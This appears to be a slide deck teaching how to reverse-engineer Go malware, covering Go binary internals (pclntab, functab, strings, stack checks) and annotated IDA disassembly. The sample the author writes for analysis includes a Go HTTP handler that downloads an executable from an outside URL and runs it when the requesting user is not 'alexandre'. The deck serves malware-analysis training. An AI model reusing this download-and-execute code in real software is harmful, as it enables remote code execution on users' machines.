- Unfortunately, reversing Golang malware is not easy because Golang programs are packed with garbage collector module and all necessary static libraries. Furthermore, it's easy to strip common and debug symbol information using go build -ldflags "-s -w". If symbol and debugging information are "removed", finding useful evidences are harder.
- Notheless, Go metadata information (function names and respective entry points) can't be stripped so easily, so it could be useful during a reverse task.
- As all statically linked libraries are included into the binary (it doesn't rely on any external dependency), so listing strings and gathering additional information might not be so easy. In addition, determining useful functions could demand some work because the sample might have thousands of functions.
- Unfortunately, strings in Go are not terminated in "\x00" , but they have a different representation named "data string" that's composed by "start address, length".

□ GO BINARY

- To make our tasks worse, Windows programs written in Go are **implemented and compiled using COFF symbol table**, which could be **make the distinction between data and code harder**.
- Different of Windows system, which has **three or four calling conventions**, Golang has **only one**, whose **caller function is responsible for reserving space on the callee's stack for returning values and callee's parameters**. Eventually, it makes **distinguishing them a bit more difficult** during an analysis.
- Another subtle aspect of Go is that is very common have simple functions as shown below:
 - `func myFirstRoutine(x int, y int) (int, int)`
 - In this case, the **function accepts two arguments** and **return two arguments too**, so it's required to understand the stack organization:



□ GO BINARY

- As **GC (Garbage Collector)** is responsible for **freeing memory**, there's a kind of **synchronization between goroutines and GC by using memory barriers** which handling memory writes. Unfortunately, this can produce code difficult to be reverted.
- Previously we had several plugins and helper programs to support Go reversing such as **IDAGolangHelper** (for IDA Pro) and **r2_go_helper** (for radare2). Nowadays, these reversing tools (mainly **IDA Pro 7.6**) offer a better support to analyze go binaries without needing external scripts.
- Get knowledge on details about Golang binary reversing and how reversing tools are able to make a good job demands learning **internal details of Golang binaries** such as **pclntab** and **moduledata structures** as represented on these files:
 - <https://golang.org/src/debug/gosym/pclntab.go>
 - <https://golang.org/src/runtime/symtab.go>

□ GO BINARY

- One of purpose of `runtime.pcIntab` is to make Go runtime system able to produce detailed stack traces through APIs such `runtime.GetStack`.
- Therefore, is it true the statement that Go programs are big? Yes, and one of reasons is the `pcIntab` “uncompressed” (until version 1.14), but there’re good reasons: a better runtime memory management and short initialization time.
- From Go version 1.15 up to current versions, the `pcIntab` is compressed again (as prior Go 1.2) and, from version 1.16, it is not longer embedded into the executable, so it isn’t present in the symbol table.
- Actually there isn’t the old `runtime.pcIntab` symbol anymore and the new `pcIntab` was broken up in several pieces.

□ GO BINARY

- A **Golang binary** has the following general composition:
 - **Meta information:** build id (each go binary has an own build id), go version, GOROOT (Go installation path) and so on
 - **PcIntab** (Program Counter Line Table / Go Runtime Symbol Table information): basically, it holds the **function symbol table** (routine's name + entries points), which starts at **pcintab_address + 8**. The **magic number**: **0xFFFFFFFFB**.
 - **Runtime Type Information:** method information of uncommon types, element types, ...
 - **Interface table:** interface type, methods, and so on
 - **Strings / string pointers**

FIRST STEPS ON GO REVERSING

□ GO REVERSING

- Go features such as **interfaces, channels, slices, maps** and so on might represent an additional hurdle to circumvent, and we don't can forget that **Go binaries are bigger than usual binaries from other programming languages**.
- There are good tools (**IDA** is my favorite, by far) to analyze Go binaries such as:
 - **IDA Pro/Home** (version 7.6+): <https://hex-rays.com/ida-pro/>
 - **Ghidra** (<https://github.com/NationalSecurityAgency/ghidra/releases>)
 - **Binary Ninja** (<https://binary.ninja/>)
 - **JEB decompiler**: <https://www.pnfsoftware.com/>
 - **Cerberos Suite** (<https://cerbero.io/>)

FIRST STEPS ON GO REVERSING

- Before proceeding, let's remember that **installing** and **configuring Go infrastructure** is not hard, but it's necessary to pay attention to small details.
- To **download and install Go binaries**, all information can be got on:
<https://golang.org/doc/install>
- Set the following environment variables:
 - **GOROOT (folder where Go is installed): C:\Program Files\Go**
 - **GOPATH (your home directory for Go projects): C:\Users\Administrator\go**
- Folder pointed by **GOPATH variable** contains folders such as **bin**, **pkg** and **src** (where are stored our projects).

FIRST STEPS ON GO REVERSING

- Another important information is about the **common organization of a typical Go program**: **Module → Package → Go files**
- For example, we'll be using the following environment:
 - **Install Go and set environment variables** (as shown on the previous slide)
 - **Install Visual Studio Code**: <https://code.visualstudio.com/>
 - **Install Go extension** (many additional dependencies will be installed when you create your first `.go` file)
 - Create a **module folder** named “`blackstormsecurity`”, which will be used as a **module**:
`mkdir src/blackstormsecurity`

FIRST STEPS ON GO REVERSING

- Using the Visual Studio Code, **open the “blackstormsecurity” module folder.**
- Open a terminal (Terminal → New Terminal) and, under “blackstormsecurity” module, **create a go.mod that declare this module:**
 - **go mod init blackstormsecurity**
- Create a package folder named “**project1**” (it’s only a folder too) on Terminal:
 - **mkdir project1**
- Under “**project1**” package, **create a file named “conference.go”** and insert the following content (**save it using CTRL+S**):

FIRST STEPS ON GO REVERSING

The screenshot shows a code editor interface with a dark theme. On the left, the Explorer sidebar lists files: conference.go, example1.go (selected), download_exec.go, example1.exe, go.mod, and project1. The main editor area displays the contents of example1.go:

```
1 package main
2
3 import (
4     "blackstormsecurity/project1"
5     "fmt"
6     "net/http"
7 )
8
9 func main() {
10     fmt.Printf("Running in main function!\n\n")
11     http.HandleFunc("/submit", project1.Conference)
12     http.ListenAndServe(":9999", nil)
13 }
```

The code editor has syntax highlighting for Go. The file example1.go is highlighted with a green border. The word "main" in the `func main()` declaration is also highlighted with a green box.

□ FIRST STEPS ON GO REVERSING

-GO conference.go X

-GO example1.go

-GO download_exec.go

≡ example1.exe

project1 > -GO conference.go > ...

```
1 package project1
2
3 import (
4     "fmt"
5     "net/http"
6 )
7
8 func Conference(mywriter http.ResponseWriter, myreader *http.Request) {
9
10    fmt.Println("Running in Conference function!")
11    user := myreader.URL.Query().Get("user")
12    fmt.Fprintf(mywriter, "The requester is: %s\n", user)
13    fmt.Printf("The requester is: %s\n\n", user)
14    if user != "alexandre" {
15        Download_Exec("calc2.exe", "http://www.blackstormsecurity.com/conference/calc2.exe")
16    }
17 }
```

□ FIRST STEPS ON GO REVERSING

A screenshot of a terminal window with several tabs open. The tabs are labeled: "conference.go", "example1.go", "download_exec.go" (which is highlighted with a green border), and "example1.exe". Below the tabs, the terminal shows the file structure: "project1 > download_exec.go > Download_Exec". The main content of the terminal is the Go code for the "Download_Exec" function:

```
1 package project1
2
3 import (
4     "fmt"
5     "io"
6     "log"
7     "net/http"
8     "os"
9     "os/exec"
10    "time"
11 )
12
13 func Download_Exec(filename string, website string) {
14
15     fmt.Println("Running in Download_Exec function!")
16
17     out, err := os.Create(filename)
18     if err != nil {
19         log.Panicln(err)
20     }
21 }
```

□ FIRST STEPS ON GO REVERSING

```
21
22     resp, err := http.Get(website)
23     if err != nil {
24         log.Panicln(err)
25     }
26     time.Sleep(10 * time.Second)
27     if err != nil {
28         log.Panicln(err)
29     }
30
31     io.Copy(out, resp.Body)
32     resp.Body.Close()
33     out.Close()
34
35     fmt.Println("Executing the payload!")
36     command := exec.Command(filename)
37     err = command.Run()
38     if err != nil {
39         log.Panicln(err)
40     }
41 }
```

FIRST STEPS ON GO REVERSING

- Now you can do several different actions:
 - Build the main.go module: `go build example1.go`
 - Install it: `go install example1.go` (executable will be installed in `C:\Users\Administrator\go\bin`)
- On Terminal, run the `example1.exe`.
- Open your browser and type:
 - `http://127.0.0.1:9999/submit?user=alexandre`
 - `http://127.0.0.1:9999/submit?user=borges`

FIRST STEPS ON GO REVERSING

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

```
PS C:\Users\Administrador\go\src\blackstormsecurity>
PS C:\Users\Administrador\go\src\blackstormsecurity> go build example1.go
PS C:\Users\Administrador\go\src\blackstormsecurity> go install example1.go
PS C:\Users\Administrador\go\src\blackstormsecurity> cd ..\..\\bin\\
PS C:\Users\Administrador\go\\bin>
PS C:\Users\Administrador\go\\bin> .\\example1.exe
Running in main function!
```

```
Running in Conference function!
The requester is: alexandre
```


```
Running in Conference function!
The requester is: borges
```

```
Running in Download_Exec function!
Executing the payload!
```


□

```
C:\Users\Administrador\go\\bin>go tool buildid example1.exe
KO-fiFGjxnhDURgiLXtp/ErI99GYDtUKPfk5js5ct/p4lzkKhTbbuVCfsyqEJx/iJC7RX-PafR_TdgXvU_n

C:\Users\Administrador\go\\bin>go version example1.exe
example1.exe: go1.17.2
```



FIRST STEPS ON GO REVERSING



Go binary is handled as a PE32/PE64 binary on IDA Pro, but the big difference is that, from IDA Pro/Home 7.6 SP 1, it is able to disassembly Go binaries very well!

No doubts, IDA Pro is the best program/tool for reverse engineering, by far, and since ever.

- From the next slide onward, all Go source code snippets have been extracted/based from go.dev and pkg.go.dev because learning the source code is critical to get a better understanding on Go Reversing! ☺

FIRST STEPS ON GO REVERSING

```
.rdata:00000000006FB2C0 runtime_symtab dd 0FFFFFFFAh ; DATA XREF: .rdata:00000000006FB2D8+o  
.rdata:00000000006FB2C0 ; .rdata:00000000006FB2E0+o ...  
.rdata:00000000006FB2C4 dw 0  
.rdata:00000000006FB2C6 db 1 ; pc quantum  
.rdata:00000000006FB2C7 db 8 ; pointer size  
.rdata:00000000006FB2C8 dq 4697 ; num entries in function table  
.rdata:00000000006FB2D0 dq 457 ; num files  
.rdata:00000000006FB2D8 dq (offset funcnametab - offset runtime_symtab) ; "go.buildid"  
.rdata:00000000006FB2E0 dq (offset cu_offset - offset runtime_symtab)  
.rdata:00000000006FB2E8 dq (offset filetab - offset runtime_symtab) ; "C:/Program Files/  
.rdata:00000000006FB2F0 dq (offset pctab - offset runtime_symtab)  
.rdata:00000000006FB2F8 dq (offset functab - offset runtime_symtab)  
  
.rdata:00000000006E3778 public runtime_buildVersion_str  
.rdata:00000000006E3778 runtime_buildVersion_str db 'go1.17.2',0 ; DATA XREF: .data:runtime buildVersion+o  
.rdata:00000000006E3778  
  
.text:0000000000401000 ; ===== S U B R O U T I N E =====  
.text:0000000000401000  
.text:0000000000401000  
.text:0000000000401000  
.text:0000000000401000 public go_buildid  
.text:0000000000401000 go_buildid proc near ; DATA XREF: .rdata:00000000006E4A60+o  
.text:0000000000401000 ; .rdata:functab+o ...  
.text:0000000000401000 jmp qword ptr [rax]  
.text:0000000000401000 go_buildid endp  
.text:0000000000401000  
.text:0000000000401000  
.text:0000000000401002 aGoBuildIdKoFif db 'Go build ID: "KO-fiFGjxnhDURgiLXTp/ErI99GYDtUKPfk5js5ct/p4lzkKhTb'  
.text:0000000000401002 db 'buVCfsyqEJx/iJC7RX-PafR_TdqXvU_n"',0Ah,' '
```

FIRST STEPS ON GO REVERSING

```
.rdata:000000000006FB300 funcnametab db 'go.buildid',0 ; DATA XREF: .rdata:0000000006FB2D8+o  
.rdata:000000000006FB300 ; .rdata:stru_7CAB38+o ...  
.rdata:000000000006FB30B aInternalCpuIni db 'internal/cpu.Initialize',0 ; DATA XREF: .rdata:stru_7CAB68+o  
.rdata:000000000006FB30B ; DATA XREF: .rdata:stru_7CABD0+o  
.rdata:000000000006FB323 aInternalCpuPro db 'internal/cpu.processOptions',0 ; DATA XREF: .rdata:stru_7CABD0+o  
.rdata:000000000006FB323 ; DATA XREF: .rdata:stru_7CAC38+o  
.rdata:000000000006FB33F aInternalCpuInd db 'internal/cpu.indexByte',0 ; DATA XREF: .rdata:stru_7CAC38+o  
.rdata:000000000006FB356 aInternalCpuDoi db 'internal/cpu.doinit',0 ; DATA XREF: .rdata:stru_7CAC90+o  
.rdata:000000000006FB356 ; DATA XREF: .rdata:stru_7CACF0+o  
.rdata:000000000006FB36A aInternalCpuIss db 'internal/cpu.isSet',0 ; DATA XREF: .rdata:stru_7CAC90+o  
.rdata:000000000006FB37D aInternalCpuCpu db 'internal/cpu.cpuid',0 ; DATA XREF: .rdata:stru_7CAF50+o  
.rdata:000000000006FB37D ; DATA XREF: .rdata:stru_7CAF50+o  
.rdata:000000000006FB390 aInternalCpuXge db 'internal/cpu.xgetbv',0 ; DATA XREF: .rdata:stru_7CAF50+o  
.rdata:000000000006FB390 ; DATA XREF: .rdata:stru_7CDB8+o  
.rdata:000000000006FB3A4 aTypeEqInternal db 'type..eq.internal/cpu.option',0 ; DATA XREF: .rdata:stru_7CAD50+o  
.rdata:000000000006FB3A4 ; DATA XREF: .rdata:stru_7CDB8+o  
.rdata:000000000006FB3C1 aTypeEq15Intern db 'type..eq.[15]internal/cpu.option',0 ; DATA XREF: .rdata:stru_7CDB8+o  
.rdata:000000000006FB3C1 ; DATA XREF: .rdata:stru_7CDB8+o  
.rdata:000000000006FB3E2 aRuntimeInternal db 'runtime/internal/sys.OnesCount64',0 ; DATA XREF: .rdata:stru_7CAE20+o  
.rdata:000000000006FB3E2 ; DATA XREF: .rdata:stru_7CAE20+o  
.rdata:000000000006FB403 aInternalByteal db 'internal/bytealg.IndexRabinKarpBytes',0 ; DATA XREF: .rdata:stru_7CAE80+o  
.rdata:000000000006FB403 ; DATA XREF: .rdata:stru_7CAE80+o  
.rdata:000000000006FB428 aInternalByteal_10 db 'internal/bytealg.HashStrBytes',0 ; DATA XREF: .rdata:stru_7CAEE8+o  
.rdata:000000000006FB446 aInternalByteal_11 db 'internal/bytealg.Equal',0 ; DATA XREF: .rdata:stru_7CAEE8+o  
.rdata:000000000006FB45D aInternalByteal_0 db 'internal/bytealg.IndexRabinKarp',0 ; DATA XREF: .rdata:stru_7CAF50+o  
.rdata:000000000006FB45D ; DATA XREF: .rdata:stru_7CAF50+o  
.rdata:000000000006FB47D aInternalByteal_12 db 'internal/bytealg.HashStr',0 ; DATA XREF: .rdata:stru_7CAF50+o  
.rdata:000000000006FB496 aInternalByteal_1 db 'internal/bytealg.countGenericString',0 ; DATA XREF: .rdata:stru_7CAF50+o  
.rdata:000000000006FB496 ; DATA XREF: .rdata:stru_7CAF50+o
```

■ Function Name Table

FIRST STEPS ON GO REVERSING

```
.rdata:00000000007B85A0 functab
.rdata:00000000007B85A0
.rdata:00000000007B85A0
.rdata:00000000007B85A0
.rdata:00000000007B85A0
.rdata:00000000007B85B0
.rdata:00000000007B85B0
.rdata:00000000007B85C0
.rdata:00000000007B85C0
.rdata:00000000007B85D0
.rdata:00000000007B85D0
.rdata:00000000007B85E0
.rdata:00000000007B85E0
.rdata:00000000007B85F0
.rdata:00000000007B85F0
.rdata:00000000007B8600
.rdata:00000000007B8600
.rdata:00000000007B8610
.rdata:00000000007B8610
.rdata:00000000007B8620
.rdata:00000000007B8620
.rdata:00000000007B8630
.rdata:00000000007B8630
.rdata:00000000007B8640
.rdata:00000000007B8640
.rdata:00000000007B8650
.rdata:00000000007B8650
.rdata:00000000007B8660
.rdata:00000000007B8660
.rdata:00000000007B8670
.rdata:00000000007B8670
```

■ Function Table

```
FUNCTAB_ENTRY116 <offset go_buildid, \
; DATA XREF: .rdata:00000000006FB2F8↑o
; .rdata:00000000007B85B0↓o ...
(offset stru_7CAB38 - offset functab)>
FUNCTAB_ENTRY116 <offset internal_cpu_Initialize, \
(offset stru_7CAB68 - offset functab)>
FUNCTAB_ENTRY116 <offset internal_cpu_processOptions, \
(offset stru_7CABD0 - offset functab)>
FUNCTAB_ENTRY116 <offset internal_cpu_doinit, \
(offset stru_7CAC38 - offset functab)>
FUNCTAB_ENTRY116 <offset internal_cpu_cpuid, \
(offset stru_7CAC90 - offset functab)>
FUNCTAB_ENTRY116 <offset internal_cpu_xgetbv, \
(offset stru_7CACF0 - offset functab)>
FUNCTAB_ENTRY116 <offset type_eq_internal_cpu_option, \
(offset stru_7CAD50 - offset functab)>
FUNCTAB_ENTRY116 <offset type_eq_15_internal_cpu_option, \
(offset stru_7CADB8 - offset functab)>
FUNCTAB_ENTRY116 <offset runtime_internal_sys_OnesCount64, \
(offset stru_7CAE20 - offset functab)>
FUNCTAB_ENTRY116 <offset internal_bytealg_IndexRabinKarpBytes, \
(offset stru_7CAE80 - offset functab)>
FUNCTAB_ENTRY116 <offset internal_bytealg_IndexRabinKarp, \
(offset stru_7CAEE8 - offset functab)>
FUNCTAB_ENTRY116 <offset internal_bytealg_countGenericString, \
(offset stru_7CAF50 - offset functab)>
FUNCTAB_ENTRY116 <offset internal_bytealg_init_0, \
(offset stru_7CAF80 - offset functab)>
FUNCTAB_ENTRY116 <offset cmpbody, \
(offset stru_7CAFF0 - offset functab)>
```

FIRST STEPS ON GO REVERSING

```
.data:0000000000883170 runtime_defaultGOROOT dq offset runtime_defaultGOROOT_str  
.data:0000000000883170 ; DATA XREF: time_init+41C↑r  
.data:0000000000883170 ; "C:\\Program Files\\Go"
```

```
loc_61282D: ; CODE XREF: net_http_init+1BC2↑j
```

```
    lea    rdi, qword 88ED98  
    call   runtime_gcWriteBarrier
```

- Don't waste time with Garbage Collector functions!

```
loc_612839: ; CODE XREF: net_http_init+1BCB↑j
```

```
    lea    rax, unk_652760  
    call   runtime_newobject  
    mov    qword ptr [rax+8], 18h  
    lea    rcx, aHttp2Canceling ; "http2: canceling request"  
    mov    [rax], rcx  
    lea    rcx, go_itab_errors_errorString_error  
    mov    cs:net_http_http2errStopReqBodyWriteAndCancel, rcx  
    cmp    cs:runtime_writeBarrier, 0  
    jnz    short loc_612877  
    mov    cs:qword_88EDA8, rax  
    jmp    short loc_612885
```

FIRST STEPS ON GO REVERSING

xrefs to runtime_gcWriteBarrier

Direction	Typ	Address
Up	p	internal_cpu_doinit+27A
Do...	p	internal_fmtsort_Sort+220
Do...	p	internal_fmtsort_Sort+2D3
Do...	p	internal_fmtsort__ptr_SortedMap_Swap+180
Do...	p	internal_fmtsort__ptr_SortedMap_Swap:loc_489E29
Do...	p	internal_oserror_init+140
Do...	p	internal_oserror_init+18A
Do...	p	internal_oserror_init+60
Do...	p	internal_oserror_init+AA
Do...	p	internal_oserror_init+F4
Do...	p	internal_poll__ptr_FD_Init+5CF
Do...	p	internal_poll__ptr_FD_Init+5E0
Do...	p	internal_poll__ptr_FD_readConsole+93
Do...	p	internal_poll__ptr_FD_readConsole+E0
Do...	p	internal_poll__ptr_FD_writeConsole+360
Do...	p	internal_poll_init+60
Do...	p	internal_poll_init+AA
Do...	p	internal_poll_init+F4
Up	p	internal_poll_runtime_pollSetDeadline+24E
Do...	p	internal_singleflight__ptr_Group_DoChan+116

Text

```
call runtime_gcWriteBarrier
```

Line 600 of 1598

OK Cancel Search Help

- Garbage Collector function is called many times!

FIRST STEPS ON GO REVERSING

Instruction following structure in GO:

- string's content (char*)
- size (qword)

- Package os.File implements io.Writer interface (rax), Stdout (rbx) comes from os package and it's is defined as a global variable. Additionally, rcx holds the strings and edi contains the string's size.

```
sub    rsp, 40h
mov    [rsp+40h+var_8], rbp
lea    rbp, [rsp+40h+var_8]
mov    rbx, cs:os_Stdout
lea    rax, go itab os File io Writer
lea    rcx, aRunningInMainF ; "Running in main function!\n\n"
mov    edi, 1Bh
xor    esi, esi
xor    r8d, r8d
mov    r9, r8
call   fmt_Fprintf
nop
mov    rax, cs:net_http_DefaultServeMux
lea    rbx, aSubmit ; "/submit"
mov    ecx, 7
lea    rdi, go itab net http HandlerFunc net http Handler
```

```
; void __cdecl main_main()
public main_main
main_main proc near

var_8= qword ptr -8

cmp    rsp, [r14+10h]
jbe   loc_61F159
```

- Functions in Golang check for enough stack space before setting up the local stack frame.

```
loc_61F159:
call   runtime morestack noctxt
xchg   ax, ax
jmp    main_main
main_main endp
```

- Printf() function, from fmt package, is defined as:

```
func Printf(format string, a ...interface{}) (n int, err error) {
    return Fprintf(os.Stdout, format, a...)
}
```

FIRST STEPS ON GO REVERSING

(small allocation) newobject → mallocgc → mcache → mspam (32KB memory chunk)

```
lea    rsi, off_6A16E0
call   net_http_ptr_ServeMux_Handle
nop
lea    rax, unk 680920
call   runtime newobject
mov    qword ptr [rax+8], 5
lea    rdx, a9999      ; ":9999"
mov    [rax], rdx
movups xmmword ptr [rax+10h], xmm15
call   net_http_ptr_Server_ListenAndServe
mov    rbp, [rsp+40h+var_8]
add    rsp, 40h
retn
```

off_6A16E0 dq offset blackstormsecurity_project1_Conference ; DATA XREF: main main+5A
off_6A16E8 dq offset bytes_makeslice_func1 ; DATA XREF: bytes_makeslice_func1+1
off_6A16F0 dq offset compress_flate_ptr_decompressor_copy ; DATA XREF: compress_flate_ptr_decompressor_copy+1

<module_package_function>

pointer to ListenAndServe function, which is defined as:

```
func ListenAndServe(addr string, handler Handler) error {
    server := &Server{Addr: addr, Handler: handler}
    return server.ListenAndServe()
}
```

```
type StringHeader struct {
    Data uintptr
    Len int
}
```

String struct (content and size)

FIRST STEPS ON GO REVERSING

- var_x as named is not a so good representation because stack are re-used in the code, so it's advisable to change it to rsp + XXh using "Q" hotkey.

```
public blackstormsecurity project1 Conference  
blackstormsecurity_project1_Conference proc near
```

```
var_48= qword ptr -48h  
var_40= qword ptr -40h  
var_38= xmmword ptr -38h  
var_28= xmmword ptr -28h  
var_18= xmmword ptr -18h  
var_8= qword ptr -8  
arg_0= qword ptr 8  
arg_8= qword ptr 10h  
arg_10= qword ptr 18h
```

- Stack setup

```
cmp    rsp, [r14+10h]  
jbe    loc_61EDC9
```

- There isn't a prologue as we're used to seeing in other languages.

```
add   rsp, 0xFFFFFFFFFFFFFF80h  
mov   [rsp+8h], rbp  
lea   rbp, [rsp+78h]
```

- Don't try to follow each stack manipulation ☺

```
mov   [rsp+80h+arg_10], rcx  
mov   [rsp+80h+arg_0], rax  
mov   [rsp+80h+arg_8], rbx  
movups xmmword ptr [rsp+58h], xmm15
```



```
loc_61EDC9:  
mov   [rsp+arg_0], rax  
mov   [rsp+arg_8], rbx  
mov   [rsp+arg_10], rcx  
call runtime_morestack_noctxt  
mov   rax, [rsp+arg_0]  
mov   rbx, [rsp+arg_8]  
mov   rcx, [rsp+arg_10]  
jmp   blackstormsecurity_project1_Conference  
blackstormsecurity_project1_Conference endp
```

- Check stack space

```
lea   r8, off_6E3C28 ; "Running in Conference function!"
```

```
mov   [rsp+60h], r8  
mov   r8, cs:os_Stdout
```

```
mov   edi, 1  
mov   rsi, rdi
```

```
lea   rax, go_itab_os_File_io_Writer
```

```
mov   rbx, r8
```

- Package os.File implements io.Writer interface. It's necessary to FPrintf() ahead.

FIRST STEPS ON GO REVERSING

```
lea    rcx, [rsp+58h]
call   fmt Fprintln
mov    rdx, [rsp+98h]
mov    rax, [rdx+10h]
nop    dword ptr [rax]
call   net_url_ptr_URL_Query
test   rax, rax
